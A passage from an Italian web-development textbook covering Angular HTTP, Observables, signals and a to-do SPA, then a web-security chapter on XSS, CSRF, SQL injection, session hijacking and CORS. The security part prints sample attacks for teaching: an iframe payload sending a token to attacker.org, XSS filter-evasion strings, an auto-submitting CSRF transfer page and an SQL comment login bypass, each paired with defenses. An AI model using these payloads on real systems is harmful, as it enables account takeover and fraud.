Angular fornisce una API per effettuare richieste HTTP, implementata nella classe di servizio `HttpClient`. Va configurata tramite iniezione delle dipendenze.

```
export const appConfig: ApplicationConfig = {
  providers: [
    provideHttpClient(),
    provideRouter(routes)
  ]
};
```

[app.config.ts](#)

```
import { HttpClient } from '@angular/common/http';
import { Injectable } from '@angular/core';

@Injectable({ providedIn: 'root' })
export class RestBackendService {
  constructor(private http: HttpClient) {}
  // il servizio puo' ora effettuare richieste tramite `this.http`
}
```

[rest-backend.service.ts](#)

Esempio 20.1 — Una richiesta HTTP

```
@Component({
  selector: 'app-cat-facts',
  standalone: true,
  template: `
    <h1>Cat Facts</h1>
    <button (click)="loadCatFact()">Click here to load a cat fact</button>
    <p>{{catFact}}</p>
  `
})
export class CatFactsComponent {
  constructor(private http: HttpClient) {}

  catFact: string = "";

  loadCatFact() {
    let url = "https://cat-fact.herokuapp.com/facts/random";
    this.http.get<{ text: string }>(url).subscribe(data => {
      this.catFact = data.text;
    });
  }
}
```

[cat-facts.component.ts](#)

`HttpClient` fornisce metodi corrispondenti ai vari verbi HTTP, e ciascuno restituisce un **Observable** della libreria RxJS (*Reactive Extensions Library for JavaScript*). Angular usa gli Observable per gestire molte operazioni asincrone.

Observable

Un **Observable** è per certi versi simile a una Promise, con una differenza essenziale: una **Promise** può risolversi (o essere rifiutata) **una volta sola**, cioè emette in modo asincrono un **singolo** valore o un errore; un **Observable** può emettere in modo asincrono **più valori nel tempo**.

Promise

Un solo valore, una sola volta.

Si consuma con `.then()` / `.catch()`.

Parte subito, alla creazione.

Observable

Zero, uno o molti valori nel tempo.

Si consuma **sottoscrivendosi** con `.subscribe()`.

Parte alla sottoscrizione.

Sottoscrivere a un Observable

Come con le Promise, bisogna fornire le callback da eseguire al verificarsi degli eventi. Lo si fa **sottoscrivendosi**.

```
observable.subscribe({
  next(value) { // eseguita quando l'Observable emette un valore
    console.log(`Observable emitted value ${value}`);
  },
  error(err) { // eseguita quando l'Observable emette un errore
    console.log(`Observable emitted an Error: ${err}`);
  },
  complete() { // eseguita quando l'Observable ha finito
    console.log("Observable finished emitting values");
  }
});
```

[📄 subscribe.ts](#)

Creare un Observable

L'argomento passato al costruttore è la funzione da eseguire al momento della sottoscrizione.

```
import { Observable } from "rxjs";

const observable = new Observable<number>((subscriber) => {
  setTimeout(() => {
    let num = Math.random();
    if (num < 0.5) {
      subscriber.next(num);
    } else {
      subscriber.error(new Error(`You were unlucky! ${num}`));
    }
    subscriber.complete();
  }, 2000);
});
```

[observables_example.ts](#)

Terminale

```
$ node observables_example.js
Observer emitted value 0.33397894647355697
Observer finished emitting values

$ node observables_example.js
Observer emitted an Error: You were unlucky! 0.620240538767127
```

Un errore è una conclusione

Nella seconda esecuzione `complete()` **non** viene invocata: un errore termina l'Observable, e le due callback si escludono a vicenda. È lo stesso comportamento di un'eccezione che interrompe un flusso.

Emettere più valori

```
import { Observable, Subscriber } from "rxjs";

const observable = new Observable<number>(subscriber => {
  helper(subscriber, 1);
});

function helper(subscriber: Subscriber<number>, level: number) {
  setTimeout(() => {
    let num = Math.random();
    if (level > 3) { subscriber.complete(); return; }

    if (num < 0.8) {
      subscriber.next(num);
      helper(subscriber, level + 1); // ricorsione
    } else {
      subscriber.error(new Error(`You were unlucky! ${num}`));
    }
  }, 1000);
}
```

[multiple_values.ts](#)

Terminale

```
$ node observables_example.js
Observer emitted value 0.6982903488018062
Observer emitted value 0.5713928193844571
Observer emitted value 0.005029574874092724
Observer finished emitting values
```

`HttpClient` si può configurare in molti modi: per esempio con `withFetch()` per usare la `fetch` API al posto di `XMLHttpRequest`, oppure aggiungendo **interceptor**.

```
export const appConfig: ApplicationConfig = {
  providers: [
    provideHttpClient(
      withFetch(),
      withInterceptors([loggingInterceptor, authInterceptor])
    ),
    provideRouter(routes)
  ]
};
```

[app.config.ts](#)

Gli interceptor sono una forma di **middleware** supportata da `HttpClient`: stesso concetto dei middleware di Express visti nel capitolo 13, ma applicato alle richieste **in uscita**. Sono funzioni che ricevono la richiesta corrente e una funzione `next`, che rappresenta il passo successivo della catena.

```
function log(req: HttpRequest<unknown>, next: HttpHandlerFn) {
  console.log(req.url);
  return next(req);
}
```

[interceptors.ts](#)

Casi d'uso tipici:

- aggiungere header di autenticazione alle richieste (per esempio i token JWT del capitolo 15);
- mettere in cache le risposte per un certo tempo;
- registrare le richieste in uscita.

CHANGE DETECTION



Quando una proprietà di un componente cambia, il suo template viene aggiornato automaticamente da Angular. Aggiornare i template **solo quando serve** e farlo in modo efficiente (aggiornando solo le parti necessarie) è essenziale per le prestazioni di una SPA.

Come fa Angular a sapere quando deve aggiornare la vista?

In sostanza, quando accade qualcosa nell'applicazione (eventi del DOM, operazioni asincrone) si attiva il meccanismo di **change detection**. Angular percorre tutti i componenti della gerarchia e, per ciascuno, verifica se il suo stato è cambiato e se il cambiamento influisce sulla vista; in tal caso aggiorna la porzione di DOM corrispondente al template del componente.

I **signal** sono stati introdotti in Angular 17. Tracciano in modo **granulare** come e dove lo stato viene usato nell'applicazione, permettendo ad Angular di ottimizzare ulteriormente gli aggiornamenti.

Signal

Si può pensare a un **signal** come a una variabile capace anche di **notificare** i consumatori interessati quando il proprio valore cambia. È un modo di realizzare la **programmazione reattiva**, una forma di programmazione dichiarativa basata sull'elaborazione asincrona degli eventi.

Usare i signal permette ad Angular di evitare controlli di change detection non necessari e di aggiornare solo le parti del DOM effettivamente cambiate.

Creare e aggiornare

I signal possono essere scrivibili o in sola lettura. Quelli scrivibili si creano con la funzione `signal()`, passando un valore iniziale, e offrono `.set()` per impostare un nuovo valore e `.update()` per calcolarlo a partire dal precedente.

```
import { Component, signal } from '@angular/core';

@Component({
  selector: 'app-counter-signal',
  standalone: true,
  template: `
    <h1>Counter with Signals</h1>
    <button (click)="handleClick()">Click to Increment</button>
    <button (click)="handleReset()">Click to Reset</button>
    <p>{{count()}}</p>    <!-- si notino le parentesi! -->
  `
})
export class CounterSignalComponent {
  count = signal(0);

  handleClick() { this.count.update(value => value + 1); }
  handleReset() { this.count.set(0); }
}
```

`counter-signal.component.ts`

Nel template il signal si legge **invocandolo**: `count()`, non `count`.

Signal calcolati

I **signal calcolati** sono in sola lettura e derivano il proprio valore da quello di altri signal. Si definiscono con la funzione `computed()` e una funzione di derivazione; Angular li mantiene aggiornati automaticamente, in modo reattivo. Invocare `.set()` o `.update()` su di essi produce un errore.

```
export class CounterSignalComponent {
  count = signal(0);
  double = computed(() => this.count() * 2);
}
```

```
<p>Count: {{count()}} - Double: {{double()}}</p>
```

Effetti

Un **effetto** è una funzione che viene eseguita ogni volta che certi signal cambiano. Si crea con la funzione `effect()`.

```
export class CounterSignalComponent {
  count = signal(0);
  double = computed(() => this.count() * 2);

  constructor() {
    effect(() => {
      console.log(`Count value changed: ${this.count()}`);
    });
  }

  handleClick() { this.count.update(value => value + 1); }
  handleReset() { this.count.set(0); }
}
```

[📄 counter-signal.component.ts](#)

Console

```
Count value changed: 0
Count value changed: 1
Count value changed: 2
```

Gli effetti vengono eseguiti **almeno una volta**: è per questo che la prima riga compare senza che nessuno abbia premuto il pulsante. Quando vengono eseguiti, tengono traccia di tutti i signal che leggono, e ogni volta che uno di questi cambia l'effetto viene rieseguito.

METTERE TUTTO INSIEME: LA LISTA COME SPA



Chiudiamo il percorso riscrivendo la nostra applicazione come Single Page App in Angular, appoggiandosi al **backend REST** sviluppato nel capitolo 15. È l'occasione per vedere come i pezzi studiati finora si incastrano.

Le rotte

```
export const routes: Routes = [
  {
    path: "home", component: HomepageComponent,
    title: "To-do List Angular App"
  }, {
    path: "login", component: LoginComponent,
    title: "Login | To-do List Angular App"
  }, {
    path: "todos", component: TodoPageComponent,
    title: "To-do List | To-do List Angular App",
    canActivate: [authGuard] // rotta protetta
  }, {
    path: "todos/:id", component: TodoDetailComponent,
    title: "To-do Detail | To-do List Angular App",
    canActivate: [authGuard] // rotta protetta E parametrica
  }
];
```

[📄 app.routes.ts](#)

La guardia

```
export const authGuard: CanActivateFn = (route, state) => {
  const authService = inject(AuthService);
  const toastr = inject(ToastrService);
  const router = inject(Router);

  if (authService.isUserAuthenticated()) {
    return true;
  } else {
    toastr.warning("Effettua l'accesso per usare questa funzione",
      "Non autorizzato!");
    return router.parseUrl("/login"); // restituisce un UrlTree
  }
};
```

[auth.guard.ts](#)

Si noti `router.parseUrl()`: è la forma corretta di reindirizzamento discussa poco fa, quella che evita le *race condition* con più guardie.

Il componente di login

```
export class LoginComponent {
  toastr      = inject(ToastrService);
  router      = inject(Router);
  restService = inject(RestBackendService);
  authService = inject(AuthService);

  submitted = false;

  loginForm = new FormGroup({
    user: new FormControl('', [Validators.required]),
    pass: new FormControl('', [
      Validators.required,
      Validators.minLength(4),
      Validators.maxLength(16)
    ])
  });

  handleLogin() {
    this.submitted = true;

    if (this.loginForm.invalid) {
      this.toastr.error("Dati non validi!", "Attenzione");
      return;
    }

    this.restService.login({
      usr: this.loginForm.value.user as string,
      pwd: this.loginForm.value.pass as string,
    }).subscribe({
      next: (token) => { this.authService.updateToken(token as string); },
      error: (err) => { this.toastr.error("Credenziali non valide"); },
      complete: () => {
        this.toastr.success(`Benvenuto ${this.loginForm.value.user}!`);
        this.router.navigateByUrl("/todos");
      }
    });
  }
}
```

[login.component.ts](#)

Nel template, gli errori di validazione si mostrano solo quando servono, con la sintassi di controllo di flusso di Angular 17:

```
<label for="pass">Password</label>
<input type="password" formControlName="pass" id="pass" required>

@if (submitted && loginForm.controls.pass.errors) {
  @if (loginForm.controls.pass.errors['required']) {
    <p class="form-error">La password e' obbligatoria.</p>
  }
  @if (loginForm.controls.pass.errors['minlength']) {
    <p class="form-error">La password deve contenere almeno 4 caratteri.</p>
  }
}
```

[login.component.html](#)

Il servizio di autenticazione, con i signal

```
type AuthState = {
  user: string | null,
  token: string | null,
  isAuthenticated: boolean
}

@Injectable({ providedIn: 'root' })
export class AuthService {

  authState: WritableSignal<AuthState> = signal<AuthState>({
    user: this.getUser(),
    token: this.getToken(), // dal localStorage, se c'è
    isAuthenticated: this.verifyToken(this.getToken()) // non scaduto?
  });

  user = computed(() => this.authState().user);
  token = computed(() => this.authState().token);
  isAuthenticated = computed(() => this.authState().isAuthenticated);

  constructor() {
    // un effetto tiene allineati i dati con il localStorage
    effect(() => {
      const token = this.authState().token;
      const user = this.authState().user;

      if (token !== null) localStorage.setItem("token", token);
      else localStorage.removeItem("token");

      if (user !== null) localStorage.setItem("user", user);
      else localStorage.removeItem("user");
    });
  }
}
```

[auth.service.ts](#)

Qui i signal danno il meglio: lo stato di autenticazione è un solo signal scrivibile, da cui derivano tre signal calcolati, e un **effetto** tiene sincronizzato il **localStorage** senza che nessuno debba ricordarsi di chiamarlo.

Il servizio REST e l'interceptor

```
export interface AuthRequest {
  usr: string,
  pwd: string
}

@Injectable({ providedIn: 'root' })
export class RestBackendService {
  url = "http://localhost:3000";

  constructor(private http: HttpClient) {}

  httpOptions = {
    headers: new HttpHeaders({ 'Content-Type': 'application/json' })
  };

  login(loginRequest: AuthRequest) {
    const url = `${this.url}/auth`;
    return this.http.post<string>(url, loginRequest, this.httpOptions);
  }
}
```

[rest-backend.service.ts](#)

```
function authInterceptor(request: HttpRequest<unknown>, next: HttpHandlerFn) {
  const authService = inject(AuthService);
  const token = authService.getToken();

  if (token) {
    // clona la richiesta aggiungendo l'header Authorization
    request = request.clone({
      setHeaders: {
        Authorization: 'Bearer ' + token
      }
    });
  }

  return next(request);
}
```

[auth.interceptor.ts](#)

L'interceptor è il pezzo che chiude il cerchio con il capitolo 15: il token JWT viene allegato **automaticamente** a ogni richiesta uscente, e nessun componente deve occuparsene.

La lista e i suoi elementi

```
export class TodoPageComponent {
  createTodoSubmitted = false;

  restService = inject(RestBackendService);
  toastr       = inject(ToastrService);
  router       = inject(Router);

  todos: TodoItem[] = [];

  newTodoForm = new FormGroup({
    todo: new FormControl('', [Validators.required])
  });

  ngOnInit() { this.fetchTodos(); }

  fetchTodos() { /* ... */ }
  handleTodoSubmit() { /* ... */ }
  handleDelete(id: number | undefined) { /* ... */ }
}
```

[todo-page.component.ts](#)

```
<ul>
  @for (item of todos; track item.id) {
    <app-todo-item [todoItem]="item" (delete)="handleDelete($event)"/>
  } @empty {
    <li>Nessun elemento da mostrare.</li>
  }
</ul>
```

[todo-page.component.html](#)

```
export class TodoItemComponent {
  @Input({ required: true }) todoItem: TodoItem;
  @Output() delete: EventEmitter<number | undefined> = new EventEmitter();

  editLink = "";
  restBackend = inject(RestBackendService);
  toastr       = inject(ToastrService);

  ngOnInit() { this.editLink = "/todos/" + this.todoItem?.id; }

  handleToggleDoneStatus() { /* ... */ }
  handleDelete() { /* ... */ }
}
```

[todo-item.component.ts](#)

`<app-todo-item>` è un componente a sé, responsabile di mostrare un singolo elemento: riceve il dato tramite `@Input` e comunica al padre la richiesta di cancellazione tramite `@Output`. È esattamente lo schema di comunicazione descritto nel capitolo precedente, applicato a un caso reale.

Il percorso completo

Vale la pena fermarsi un momento a osservare che cosa abbiamo costruito: un backend Express con ORM che espone una API REST protetta da JWT (capitoli 13–15), e un frontend Angular che la consuma con servizi iniettati, signal, guardie, interceptor e componenti (capitoli 19–20). Sono le stesse funzionalità della lista di cose da fare scritta in Bash e CGI nel capitolo 9: è cambiato tutto tranne il problema.



- **Angular Docs.**

<https://angular.dev/overview>

Parti rilevanti: *Introduction: Essentials; In-depth Guides: Forms, Dependency Injection, Router, HTTP Client, Signals.*

SICUREZZA DELLE APPLICAZIONI WEB

Le applicazioni web hanno un ruolo cruciale nel business e nella comunicazione moderni: proteggerle è essenziale per prevenire accessi non autorizzati, violazioni di dati e altre attività malevole.

Sicurezza delle applicazioni web

L'insieme delle misure e delle pratiche adottate per proteggere le applicazioni web dalle minacce. L'obiettivo è garantire **riservatezza**, **integrità** e **disponibilità** sia dell'applicazione sia dei dati che tratta.

DUE LIVELLI DI SICUREZZA



Livello di rete

Riguarda la comunicazione fra l'applicazione e Internet.

Cifratura dei dati (HTTPS), firewall che filtrano richieste malevole, monitoraggio e log per individuare schemi sospetti.

Protegge da attacchi al livello di rete (*sniffing, man in the middle*).

Livello applicativo

Riguarda le misure implementate **dentro** l'applicazione.

Autenticazione e autorizzazione, validazione degli input, gestione delle sessioni, riservatezza dei dati.

Gli attacchi possono essere **nascosti dentro richieste HTTP perfettamente valide** e sfruttare vulnerabilità nel modo in cui l'applicazione è scritta.

La sicurezza a livello di rete è argomento dei corsi di reti; qui ci occupiamo di **sicurezza a livello applicativo**, cioè di come progettare e sviluppare applicazioni che non contengano vulnerabilità. Esamineremo anche i meccanismi di sicurezza dei browser moderni, per sapere come lavorarci insieme.

Quanto è grave la situazione

Piuttosto grave: una quota significativa delle applicazioni web è affetta da almeno una vulnerabilità. L'**OWASP** (*Open Worldwide Application Security Project*) è un'organizzazione senza scopo di lucro che raccoglie dati sulle vulnerabilità e pubblica periodicamente la classifica delle classi più diffuse, la **OWASP Top 10**.

In questo capitolo vediamo un sottoinsieme di vulnerabilità che ricorrono di frequente, possono causare danni molto seri e possono essere prevenute con relativa facilità: **Cross-site Scripting**, **Cross-site Request Forgery**, **SQL injection**, **session hijacking** e validazione insufficiente degli input.



Cross-site Scripting (XSS)

Gli attacchi **XSS** mirano a **iniettare codice lato client malevolo** in siti altrimenti affidabili. L'attaccante sfrutta difetti dell'applicazione per far arrivare il proprio codice ad altri utenti.

I difetti che rendono possibili questi attacchi si verificano quando un'applicazione **mostra input non affidabile** (per esempio proveniente dagli utenti) **senza validazione né escaping**.

Conseguenze

Il codice iniettato viene eseguito dal browser **come se fosse codice fidato**: è indistinguibile dal JavaScript legittimo della pagina. Gli utenti possono essere attaccati semplicemente facendo clic su un collegamento malevolo.

Può fare tutto quello che può fare il JavaScript fidato:

- accedere ai cookie e manipolarli, compresi gli identificatori di sessione;
- accedere a **localStorage** e **sessionStorage**, quindi a token e dati riservati;
- manipolare la pagina: alterare collegamenti, form, aggiungere contenuti;
- compiere azioni: generare clic, inviare form al posto dell'utente.

Esempio 21.1 — Esfiltrare un token

Accedere al token o al cookie di sessione è solo metà del lavoro: l'attaccante deve anche farlo uscire dal browser della vittima. Ci sono vari modi: reindirizzare la finestra (o un **iframe**) a una URL malevola, aggiungere un'immagine la cui sorgente è una URL malevola, caricare un foglio di stile con **href** malevolo.

```
<iframe src="javascript:window.location.href =  
  `https://attacker.org?token=${localStorage.getItem('token')}`">  
</iframe>
```

Perché filtrare non basta

Un primo istinto è applicare **filtri** sui dati in ingresso: rimuovere le occorrenze di `<script>` e `</script>`, o rimuovere qualunque `<` e `>`. Sembra ragionevole?

Purtroppo i *payload* XSS possono essere molto più subdoli, ed esistono tecniche dedicate di **evasione dei filtri**. Esistono molti altri modi di iniettare codice JavaScript:

```
<iframe src="javascript:alert('XSS')">
<iframe src="jav ascript:alert('XSS')">      <!-- carattere di tabulazione -->
<iframe src="jav&#x09;ascript:alert('XSS')">  <!-- tabulazione codificata -->
<img src=x onerror="&#0000106&#0000097&#0000118&#0000097&#0000115...">
```

[evasione.html](#)

OWASP pubblica un intero *cheatsheet* di tecniche di evasione dei filtri.

Le liste nere non funzionano

Elencare ciò che è pericoloso è una battaglia persa: basta un caso non previsto e la difesa cade. La strada corretta è l'opposto: assumere che tutto sia pericoloso e **codificare** l'input in modo che non possa mai essere interpretato come codice.

La soluzione: escaping

Il modo corretto di affrontare il problema è **fare l'escaping** (sanitizzare) degli input quando li si inserisce nelle pagine, convertendo i caratteri pericolosi (`<`, `>`, `"`, `'`) in innocue entità HTML — esattamente quelle studiate nel capitolo 2.

```
<script>alert("XSS")</script>
```

↓

```
&lt;script&gt;alert(&quot;XSS&quot;)&lt;/script&gt;
```

Soluzioni dedicate esistono nella maggior parte dei framework e dei linguaggi, e si possono usare librerie apposite (per esempio `sanitize` per Node.js).

Il modello di sicurezza di Angular

Angular **sanitizza automaticamente** tutti i dati non fidati legati o interpolati in un template. Per impostazione predefinita, **tutti** i dati sono considerati non fidati.

Si possono marcare esplicitamente alcuni dati come fidati usando il `DomSanitizer`, che offre metodi come `bypassSecurityTrustHtml(value: string): SafeHtml`. Questi metodi aggirano i meccanismi di sicurezza predefiniti in contesti specifici, e vanno ovviamente usati con estrema cautela.

```
filterTable() {
  let queryParams: string = this.route.snapshot.queryParams.q;
  if (queryParams) {
    queryParams = queryParams.trim();
    this.dataSource.filter = queryParams.toLowerCase();
    - this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParams)
    + this.searchValue = queryParams
  }
}
```

[correzione.ts](#)

La vulnerabilità stava proprio nella chiamata a `bypassSecurityTrustHtml` su un dato che veniva dalla query string: rimuoverla ripristina la sanitizzazione automatica.



CSRF

Gli attacchi **Cross-site Request Forgery** (CSRF o XSRF) mirano a **costringere un utente finale a compiere azioni indesiderate** su un'applicazione web sulla quale è **attualmente autenticato**.

Le azioni indesiderate possono essere operazioni che cambiano lo stato: trasferire fondi, cambiare l'indirizzo e-mail associato a un account. Se la vittima ha privilegi amministrativi, l'attacco può compromettere l'intera applicazione.



Figura 21.1: La dinamica di un attacco CSRF.

Il punto cruciale è l'ultimo passo: il browser della vittima vede che la richiesta è diretta all'applicazione legittima e **allega automaticamente il cookie di autenticazione**, come farebbe per qualunque altra richiesta verso quel dominio.

Esempio 21.2 — Una pagina di attacco

```
<!DOCTYPE html>
<html lang="it">
  <head>
    <title>Pagina assolutamente non malevola!</title>
  </head>
  <body>
    <h1>Ops, questo sito e' momentaneamente non disponibile.</h1>

    <form style="display:none;" method="POST"
      action="https://bank.com/transfer">
      <input type="text" name="to" value="EvilZampurian">
      <input type="number" name="amount" value="999.99">
      <input type="submit" id="submit" value="submit">
    </form>

    <script>
      document.getElementById("submit").click();
    </script>
  </body>
</html>
```

pagina-malevola.html

Il form è invisibile (**display:none**) e viene inviato automaticamente da uno script: l'utente vede solo un messaggio di errore innocuo.

Mitigazione: il token sincronizzatore

Il modo migliore di mitigare le vulnerabilità CSRF è un approccio basato su token, detto **synchronizer token pattern**:

1. l'applicazione genera un **token CSRF** specifico per la sessione e lo salva nella sessione;
2. il token viene incluso in un **campo nascosto** nei form sensibili;
3. all'invio, il token viene ritrasmesso all'applicazione;
4. l'applicazione verifica che il token ricevuto sia lo **stesso** che aveva generato e salvato nella sessione corrente.

Un attaccante non può indovinare il token — **a patto** che non esistano vulnerabilità XSS (che permetterebbero di leggerlo) e che i token non siano prevedibili.

```
<form method="POST" action="/transfer">
  <input type="text" name="to" value="">
  <input type="number" name="amount" value="">
  <input type="hidden" name="csrf" value="x5e1EUR">
  <input type="submit" value="submit">
</form>
```

[transfer.html](#)

Usare quello che il framework offre

La maggior parte dei framework include già contromisure CSRF: per Express esistono middleware come **tiny-csrf**, Angular include contromisure proprie, Spring protegge i metodi **POST** per impostazione predefinita con un meccanismo a token. Se sono disponibili, va letta la documentazione e vanno usate correttamente; se non lo sono, la protezione va comunque implementata per le operazioni sensibili.

SQL injection

Le **SQL injection** consistono nell'iniettare codice malevolo, proveniente da input utente non sanitizzati, dentro le interrogazioni al database.

Il nome non deve trarre in inganno: anche le interrogazioni ai database NoSQL possono essere altrettanto vulnerabili.

Questi attacchi possono portare alla fuga di dati riservati, alla modifica dei dati, alla violazione dei controlli di accesso e, in alcuni casi, persino all'esecuzione di codice arbitrario sul server del database.

Esempio 21.3 — Una login vulnerabile

```
models.sequelize.query(`
  SELECT * FROM Users
  WHERE email = '${req.body.email} || ''}'
    AND password = '${security.hash(req.body.password || '')}'
    AND deletedAt IS NULL`, { model: UserModel, plain: true })
.then((authenticatedUser: { data: User }) => {
  /* utente trovato, gestisci l'autenticazione */
}).catch(err => {
  next(err);
});
```

[login-vulnerabile.ts](#)

I parametri della richiesta sono inseriti **direttamente** nella query. Normalmente funziona:

```
SELECT * FROM Users
WHERE email = 'luigi@webtech-sh.op'
  AND password = 'webtechs!'
  AND deletedAt IS NULL
```

Ma non possiamo fidarci dell'input dell'utente. Che cosa succede se l'attaccante inserisce come e-mail la stringa `luigi@webtech-sh.op'--`?

```
SELECT * FROM Users
WHERE email = 'luigi@webtech-sh.op'-- AND
  password = 'dontknowthislol' AND
  deletedAt IS NULL
```

In SQL `--` inizia un commento su riga singola: tutto il controllo sulla password sparisce, e l'attaccante entra come **luigi** senza conoscerne la password.

Prevenzione

La difesa è usare **prepared statement con query parametriche** (o *stored procedure*): i parametri vengono trasmessi al database **separatamente** dal testo della query, quindi non possono in alcun modo alterarne la struttura.

```
models.sequelize.query(`
  SELECT * FROM Users
  WHERE email = $1 AND password = $2 AND deletedAt IS NULL`,
  {
    bind: [req.body.email, security.hash(req.body.password)],
    model: models.User,
    plain: true
  })
.then((authenticatedUser: { data: User }) => {
  /* utente trovato, gestisci l'autenticazione */
}).catch(err => {
  next(err);
});
```

login-sicura.ts

Un altro motivo per usare un ORM

Usando i metodi di un ORM come Sequelize (`findOne`, `findAll` con la clausola `where`) la parametrizzazione avviene automaticamente. Le *query* scritte a mano concatenando stringhe sono l'eccezione, e sono proprio lì che si annidano queste vulnerabilità.

SESSION HIJACKING



Sono attacchi che mirano a **compromettere il token di sessione**, tipicamente rubandone uno valido oppure indovinandolo. Tre scenari tipici:

Scenario

Canale di comunicazione vulnerabile: l'attaccante intercetta il traffico e legge il token.

Applicazione vulnerabile a XSS: l'attaccante legge il token da JavaScript.

Token di sessione **prevedibile**: l'attaccante lo indovina.

Difesa

Usare **HTTPS**: senza cifratura il token viaggia in chiaro.

Eliminare le vulnerabilità XSS; marcare i cookie di sessione come **HttpOnly**, così che JavaScript non possa leggerli.

Generare identificatori lunghi e crittograficamente casuali.



Una validazione corretta degli input è gran parte del lavoro per garantire l'integrità dei dati in un'applicazione web.

La validazione **lato client** è un'ottima pratica di usabilità: gli errori vengono presentati all'utente il prima possibile. Può però essere **completamente aggirata** da un attaccante, che ha accesso al codice lato client e può manipolarlo, o che può generare richieste HTTP direttamente.

La validazione deve sempre esserci anche sul server



Tutto ciò che gira nel browser è sotto il controllo dell'utente. I controlli lato client servono all'utente onesto, non contro l'attaccante.

Esempio 21.4 — Aggirare la validazione con i DevTools

Nell'applicazione dimostrativa OWASP Juice Shop i clienti possono lasciare una valutazione al negozio, e l'interfaccia garantisce che si possa scegliere solo un punteggio da 1 a 5. Si riesce a inserire uno 0?

Ispezionando le richieste di rete nei DevTools si vede che l'invio produce una **POST** a `/api/Feedbacks/` con questo corpo:

```
{
  "UserId": 2,
  "captchaId": 1,
  "captcha": "80",
  "comment": "Example review (**@webtech-sh.op)",
  "rating": 3
}
```

Basta rispedire la richiesta modificata con `"rating": 0`, cosa che si può fare direttamente dai DevTools con il comando *Resend*. L'interfaccia non è mai stata un ostacolo.

I MECCANISMI DI SICUREZZA DEL BROWSER



I browser moderni impongono un modello di sicurezza rigoroso per bloccare alcune classi di attacchi. Chi sviluppa per il Web deve conoscere questi meccanismi e sapere come lavorarci insieme. Il principale è la **Same-origin Policy**.

Same-origin Policy

Per impostazione predefinita, un documento o uno script può interagire soltanto con risorse della **stessa origine**. Stessa origine significa che la URL ha lo stesso **protocollo**, la stessa **porta** e lo stesso **host**.

Consideriamo il documento all'indirizzo `http://store.webtech.com/cat/index.html`:

URL	Stessa origine?	Motivo
<code>http://store.webtech.com/pages/about.html</code>	sì	differisce solo il percorso
<code>http://store.webtech.com/img/logo.png</code>	sì	differisce solo il percorso
<code>https://store.webtech.com/page.html</code>	no	protocollo diverso
<code>http://store.webtech.com:81/dir/page.html</code>	no	porta diversa
<code>http://course.webtech.com/cat/index.html</code>	no	host diverso

La politica si applica in generale a tutti i dati recuperati da codice JavaScript tramite `fetch()` o `XMLHttpRequest`.

```
function doFetch() {  
  fetch("http://localhost:3000/").then(data => {  
    data.json().then(data => {  
      console.log(data)  
    })  
  }).catch(err => {  
    console.log(err.message) // bloccata dalla same-origin policy  
  });  
}
```

 *pagina su localhost:3001*

CORS

A volte abbiamo bisogno di accedere a contenuti di origini diverse — e in effetti lo abbiamo già fatto, nel capitolo sulle API REST.

CORS

Il meccanismo **Cross-origin Resource Sharing** permette a un server di «rinunciare» alla Same-origin Policy e dichiarare che i propri contenuti possono essere letti anche da origini diverse dalla propria.

CORS è basato sugli **header**:

- il browser allega un header **Origin** alle richieste in uscita;
- il server può includere nella risposta un header **Access-Control-Allow-Origin**, il cui valore specifica quali origini sono autorizzate a usare i dati: ***** significa qualunque origine, oppure si indica un'origine specifica come `http://localhost:3001`;
- se l'header non è presente, il valore predefinito è che le richieste cross-origin sono **vietate**;
- il browser verifica che **Access-Control-Allow-Origin** corrisponda a **Origin**: se sì il codice client può accedere ai dati, altrimenti la richiesta viene bloccata.




Figura 21.2: Il meccanismo CORS.

CORS non protegge il server

È un fraintendimento comune. CORS è un meccanismo del **browser**, che protegge l'utente impedendo a una pagina malevola di leggere le risposte di un'altra origine. Non impedisce affatto a un programma qualunque (un client scritto a mano, `curl`) di contattare il server. L'autorizzazione va comunque imposta lato server.

Si noti anche che `Access-Control-Allow-Origin: *` — quello che avevamo scritto nel capitolo 15 con `app.use(cors())` — rende l'API leggibile da qualunque sito: va bene per una API pubblica, non per una che espone dati riservati.



- **Cross Site Scripting (XSS) Attacks** — OWASP.
<https://owasp.org/www-community/attacks/xss/>
- **XSS game** — esercitazione pratica.
<https://xss-game.appspot.com/>
- **Cross Site Request Forgery (CSRF) Attacks** — OWASP.
<https://owasp.org/www-community/attacks/csrf>
- **SQL Injection Attacks** — OWASP.
https://owasp.org/www-community/attacks/SQL_Injection
- **Same-origin Policy** — MDN web docs.
https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy
- **Cross-Origin Resource Sharing (CORS)** — MDN web docs.
<https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS>
- **Web Application Security Guide** — Wikibooks.
https://en.wikibooks.org/wiki/Web_Application_Security_Guide

TESTING DI APPLICAZIONI WEB

Abbiamo imparato a progettare e realizzare applicazioni web moderne e sicure. Manca un ultimo tassello prima di poter consegnare applicazioni di **qualità**: il testing. Testare è fondamentale per intercettare quanti più difetti possibile **prima** che raggiungano la produzione, dove possono costare molto cari.

RICHIAMI



Verifica del software

L'insieme delle pratiche volte ad accertare che un software soddisfi una specifica. Si distingue in **verifica dinamica**, che comporta l'esecuzione del programma (il **testing**), e **verifica statica**, che non la comporta (revisione del codice, analisi statica, verifica automatica).

Un **test** è una sequenza di azioni progettate per valutare un particolare aspetto o funzionalità di un software; il software sotto test si indica comunemente con **SUT** (*Software Under Test*). Un test consiste generalmente in tre fasi:

- **Arrange**: assicurarsi che le precondizioni richieste siano soddisfatte;
- **Act**: eseguire una o più azioni;
- **Assert**: verificare che il SUT si sia comportato come previsto.

I livelli di testing

Livello	Bersaglio
Unit testing	una singola unità (una classe, un metodo)
Integration testing	la collaborazione fra unità diverse
System testing	il sistema nel suo complesso, rispetto alla specifica
End-to-End testing	il sistema dal punto di vista dei suoi utenti finali

